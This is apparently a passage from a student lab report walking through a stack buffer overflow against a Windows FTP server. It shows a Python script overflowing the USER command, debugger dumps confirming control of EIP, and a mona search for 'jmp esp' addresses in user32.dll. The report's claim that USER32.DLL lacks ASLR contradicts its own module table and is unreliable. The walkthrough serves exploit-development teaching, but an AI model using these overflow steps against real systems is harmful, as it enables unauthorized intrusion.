PORT = 21
#increase the length
LENGTH = 700

prepend = "USER "
junk = "A" * 230
eip = "B" * 4
ending = "\r\n"

payload = prepend + junk + eip

payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Figure 4.28 : Increase the length



```
Registers (FPU)
EAX 000002D4
ECX ECF5A55F
EDX 01EFFA24
EBX 00000002
ESP 01EFFBF8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 01FD12B8
ESI 0040A44E FTPServe.0040A44E
EDI 01FD1AB3

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address  Hex dump                 ASCII
01EFFB18 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB20 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB28 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB30 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB38 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB40 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB48 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB50 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB58 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB60 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB68 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB70 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB78 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB80 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB88 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB90 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFB98 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBA0 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBA8 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBB0 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBB8 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBC0 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBC8 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBD0 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBD8 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBE0 41 41 41 41 41 41 41 41 AAAAAAAA
01EFFBE8 41 41 41 41 42 42 42 42 AAAABBBB
01EFFBF0 43 43 43 43 43 43 43 43 CCCCCCCC
01EFFBF8 43 43 43 43 43 43 43 43 CCCCCCCC
01EFFC00 43 43 43 43 43 43 43 43 CCCCCCCC
01EFFC08 43 43 43 43 43 43 43 43 CCCCCCCC
```

```
01EFFBF8  43434343 CCCC
01EFFBFC  43434343 CCCC
01EFFC00  43434343 CCCC
01EFFC04  43434343 CCCC
01EFFC08  43434343 CCCC
01EFFC0C  43434343 CCCC
01EFFC10  43434343 CCCC
01EFFC14  43434343 CCCC
01EFFC18  43434343 CCCC
01EFFC1C  43434343 CCCC
01EFFC20  43434343 CCCC
01EFFC24  43434343 CCCC
01EFFC28  43434343 CCCC
01EFFC2C  43434343 CCCC
01EFFC30  43434343 CCCC
01EFFC34  43434343 CCCC
01EFFC38  43434343 CCCC
01EFFC3C  43434343 CCCC
01EFFC40  43434343 CCCC
01EFFC44  43434343 CCCC
01EFFC48  43434343 CCCC
01EFFC4C  43434343 CCCC
01EFFC50  43434343 CCCC
01EFFC54  43434343 CCCC
01EFFC58  43434343 CCCC
01EFFC5C  43434343 CCCC
01EFFC60  43434343 CCCC
01EFFC64  43434343 CCCC
01EFFC68  43434343 CCCC
01EFFC6C  43434343 CCCC
01EFFC70  43434343 CCCC
01EFFC74  43434343 CCCC
```

Figure 4.29 : Crashed in the same way

It has crashed in the same way.

Still EIP is 0x42424242




```
EAX 000002D4
ECX ECF5A55F
EDX 01EFFA24
EBX 00000002
ESP 01EFFBF8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 01FD12B8
ESI 0040A44E FTPServe.0040A44E
EDI 01FD1AB3
EIP 42424242
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
```

Figure 4.30 : EIP = 0X4242424242

Since ESP dose not point to the exact start of “C”s, there is a 8bytes space.

## STEP 04: Find a jmp esp instruction

- Update code02




/home/kali/IT17124454/.code02.py - Mousepad
File Edit Search View Document Help

```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
eip = "B"* 4
garbage = "x"*8
ending = "\r\n"

payload = prepend + junk + eip + garbage
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.31 : Updated code02

- Used Metasploit framework to figure out the jmp esp


**Command: jmp esp**



```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm > 
```

Figure 4.32 : jmp esp

Got the modules using mona in immunity debugger




```
0040A030 15 00 00 00 46 00 54 00 $...F.T.
0040A038 50 00 53 00 52 00 56 00 P.S.R.V.
0040A040 00 00 00 00 46 00 54 00 ....F.T.
0040A048 50 00 53 00 45 00 52 00 P.S.E.R.
0040A050 56 00 00 00 49 00 50 00 V...I.P.
0040A058 3A 00 20 00 25 00 53 00 :. .%.S.
0040A060 00 00 00 00 EC A0 40 00 ....∞á@.
0040A068 E4 A0 40 00 DC A0 40 00 Σá@.▄á@.
0040A070 D4 A0 40 00 CC A0 40 00 ╘á@.╠á@.
0040A078 C4 A0 40 00 BC A0 40 00 ─á@.╝á@.
0040A080 B4 A0 40 00 AC A0 40 00 ┤á@.¼á@.
0040A088 A4 A0 40 00 9C A0 40 00 ñá@.£á@.
0040A090 94 A0 40 00 44 00 65 00 öá@.D.e.
0040A098 63 00 00 00 4E 00 6F 00 c...N.o.
0040A0A0 76 00 00 00 4F 00 63 00 v...O.c.
0040A0A8 74 00 00 00 53 00 65 00 t...S.e.
0040A0B0 70 00 00 00 41 00 75 00 p...A.u.
0040A0B8 67 00 00 00 4A 00 75 00 g...J.u.
0040A0C0 6C 00 00 00 4A 00 75 00 l...J.u.
0040A0C8 6E 00 00 00 4D 00 61 00 n...M.a.
0040A0D0 79 00 00 00 41 00 70 00 y...A.p.
0040A0D8 72 00 00 00 4D 00 61 00 r...M.a.
0040A0E0 72 00 00 00 46 00 65 00 r...F.e.
0040A0E8 62 00 00 00 4A 00 61 00 b...J.a.
0040A0F0 6E 00 00 00 5C 00 00 00 n...\...
```

```
0223FF70   0223FFCC ╔ ‡8 Pointer to next SEH rec
0223FF74   77347380 Çs4w SE handler
0223FF78   6F9B3027 '0¢o
0223FF7C   00000000 ....
0223FF80  ┌0223FF94 ö ‡8
0223FF84  │75567C04 ♦|Vu RETURN to KERNEL32.7556
0223FF88  │00000000 ....
0223FF8C  │75567BE0 α{Vu KERNEL32.BaseThreadInit
0223FF90  │18D11AB4 ┤→╤↑
0223FF94  ╞0223FFDC ▄ ‡8
0223FF98  │7730AB8F Å½0w RETURN to ntdll.7730AB8
0223FF9C  │00000000 ....
0223FFA0  │1A8EDE33 3▐Ä→
0223FFA4  │00000000 ....
0223FFA8  │00000000 ....
0223FFAC  │00000000 ....
0223FFB0  │FFFFF800 .°
0223FFB4  │00000000 ....
0223FFB8  │00000000 ....
0223FFBC  │00000000 ....
0223FFC0  │1A8EDE33 3▐Ä→
0223FFC4  │0223FFA0 á ‡8
0223FFC8  │00000000 ....
0223FFCC  │0223FFE4 Σ ‡8 Pointer to next SEH rec
0223FFD0  │77347380 Çs4w SE handler
```

```
!mona modules
[02:59:43] Attached process paused at ntdll.DbgBreakPoint
```


Figure 4.33 : !mona modules



```
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------------------
0BADF00D  0x755c0000 | 0x75683000 | 0x000c3000 | True   | True    | True  |  False   | True   | 7.0.9600.17415 [msvcrt.dll] (C:\Windows\SYSTEM32\msvcrt.dll)
0BADF00D  0x75390000 | 0x7539a000 | 0x0000a000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [CRYPTBASE.dll] (C:\Windows\SYSTEM32\CRYPTBASE.dll)
0BADF00D  0x74fe0000 | 0x74ffa000 | 0x0001a000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0BADF00D  0x77ba0000 | 0x77d0e000 | 0x0016e000 | True   | True    | True  |  False   | True   | 6.3.9600.17031 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D  0x75b80000 | 0x75bc1000 | 0x00041000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)
0BADF00D  0x775f0000 | 0x77730000 | 0x00140000 | True   | True    | True  |  False   | True   | 6.3.9600.17031 [KERNEL32.DLL] (C:\Windows\SYSTEM32\KERNEL32.DLL)
0BADF00D  0x753a0000 | 0x753be000 | 0x0001e000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [SspiCli.dll] (C:\Windows\SYSTEM32\SspiCli.dll)
0BADF00D  0x00400000 | 0x0040f000 | 0x0000f000 | False  | False   | False |  False   | False  | -1.0- [FTPServer.exe] (C:\Users\isu\Downloads\687ef6f72dcbbf5b2506e80a3
0BADF00D  0x775a0000 | 0x775e5000 | 0x00045000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [SHLWAPI.dll] (C:\Windows\SYSTEM32\SHLWAPI.dll)
0BADF00D  0x77380000 | 0x774d3000 | 0x00153000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [USER32.dll] (C:\Windows\SYSTEM32\USER32.dll)
0BADF00D  0x759a0000 | 0x75b1d000 | 0x0017d000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [combase.dll] (C:\Windows\SYSTEM32\combase.dll)
0BADF00D  0x75000000 | 0x750ed000 | 0x000ed000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [uxtheme.dll] (C:\Windows\system32\uxtheme.dll)
0BADF00D  0x75fa0000 | 0x7724d000 | 0x012ad000 | True   | True    | True  |  False   | True   | 6.3.9600.17031 [SHELL32.dll] (C:\Windows\SYSTEM32\SHELL32.dll)
0BADF00D  0x774e0000 | 0x7759a000 | 0x000ba000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [RPCRT4.dll] (C:\Windows\SYSTEM32\RPCRT4.dll)
0BADF00D  0x752a0000 | 0x7532b000 | 0x0008b000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [SHCORE.dll] (C:\Windows\SYSTEM32\SHCORE.dll)
0BADF00D  0x779c0000 | 0x779e7000 | 0x00027000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D  0x75bd0000 | 0x75bd7000 | 0x00007000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [NSI.dll] (C:\Windows\SYSTEM32\NSI.dll)
0BADF00D  0x75820000 | 0x75933000 | 0x00113000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [MSCTF.dll] (C:\Windows\SYSTEM32\MSCTF.dll)
0BADF00D  0x779f0000 | 0x77ac7000 | 0x000d7000 | True   | True    | True  |  False   | True   | 6.3.9600.17031 [KERNELBASE.dll] (C:\Windows\SYSTEM32\KERNELBASE.dll)
0BADF00D  0x74f30000 | 0x74f7b000 | 0x0004b000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF00D  0x77820000 | 0x7792e000 | 0x0010e000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [GDI32.dll] (C:\Windows\SYSTEM32\GDI32.dll)
0BADF00D  0x77330000 | 0x77380000 | 0x00050000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [WS2_32.dll] (C:\Windows\SYSTEM32\WS2_32.dll)
0BADF00D  0x75330000 | 0x75384000 | 0x00054000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [bcryptPrimitives.dll] (C:\Windows\SYSTEM32\bcryptPrimit
0BADF00D ----------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:09.204000
!mona modules
```

Figure 4.34 : Modules


In general, exploiters use an application specific dll. Since there are no application specific dll here,I chose USER32.DLL which doesn't have ASLR or DEP enabled.



```
0BADF00D  0x748a0000 | 0x7498d000 | 0x000ed000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [uxtheme.dll] (C:\Windows\system32\uxtheme.dl
0BADF00D  0x75980000 | 0x76c3b000 | 0x012bb000 | True   | True    | True  |  False   | True   | 6.3.9600.17031 [SHELL32.dll] (C:\Windows\SYSTEM32\SHELL32.dl
0BADF00D  0x75490000 | 0x7554a000 | 0x000ba000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [RPCRT4.dll] (C:\Windows\SYSTEM32\RPCRT4.dll)
0BADF00D  0x747f0000 | 0x7487b000 | 0x0008b000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [SHCORE.dll] (C:\Windows\SYSTEM32\SHCORE.dll)
0BADF00D  0x76db0000 | 0x76dd7000 | 0x00027000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D  0x75970000 | 0x75977000 | 0x00007000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [NSI.dll] (C:\Windows\SYSTEM32\NSI.dll)
0BADF00D  0x74c50000 | 0x74d63000 | 0x00113000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [MSCTF.dll] (C:\Windows\SYSTEM32\MSCTF.dll)
0BADF00D  0x76f60000 | 0x77037000 | 0x000d7000 | True   | True    | True  |  False   | True   | 6.3.9600.17031 [KERNELBASE.dll] (C:\Windows\SYSTEM32\KERNELB
0BADF00D  0x747a0000 | 0x747eb000 | 0x0004b000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [mswsock.dll] (C:\Windows\system32\mswsock.dl
0BADF00D  0x770d0000 | 0x771de000 | 0x0010e000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [GDI32.dll] (C:\Windows\SYSTEM32\GDI32.dll)
0BADF00D  0x76d60000 | 0x76daf000 | 0x0004f000 | True   | True    | True  |  False   | True   | 6.3.9600.16384 [WS2_32.dll] (C:\Windows\SYSTEM32\WS2_32.dll)
0BADF00D  0x74a30000 | 0x74a84000 | 0x00054000 | True   | True    | True  |  False   | True   | 6.3.9600.17415 [bcryptPrimitives.dll] (C:\Windows\SYSTEM32\b
0BADF00D ----------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D [+] This mona.py action took 0:00:07.986000
!mona find -s "\xff\xe4" -m user32.dll
```

Figure 4.35 : !mona find -s "\xff\xe4" -m user32.dll

Picked one jmp esp form the result.




```
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:07.986000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m user32.dll

         ---------- Mona command started on 2020-05-15 03:02:35 (v2.0, rev 605) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules user32.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x752a0000 to 0x753f3000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 213
0BADF00D [+] Results :
75333053   0x75333053 (b+0x00093053)  : "\xff\xe4" | asciiprint,ascii,alphanum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.960
75333057   0x75333057 (b+0x00093057)  : "\xff\xe4" | asciiprint,ascii,alphanum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.960
7533305B   0x7533305b (b+0x0009305b)  : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.9600.16384 (
7533305F   0x7533305f (b+0x0009305f)  : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.9600.16384 (
75333063   0x75333063 (b+0x00093063)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
75333067   0x75333067 (b+0x00093067)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
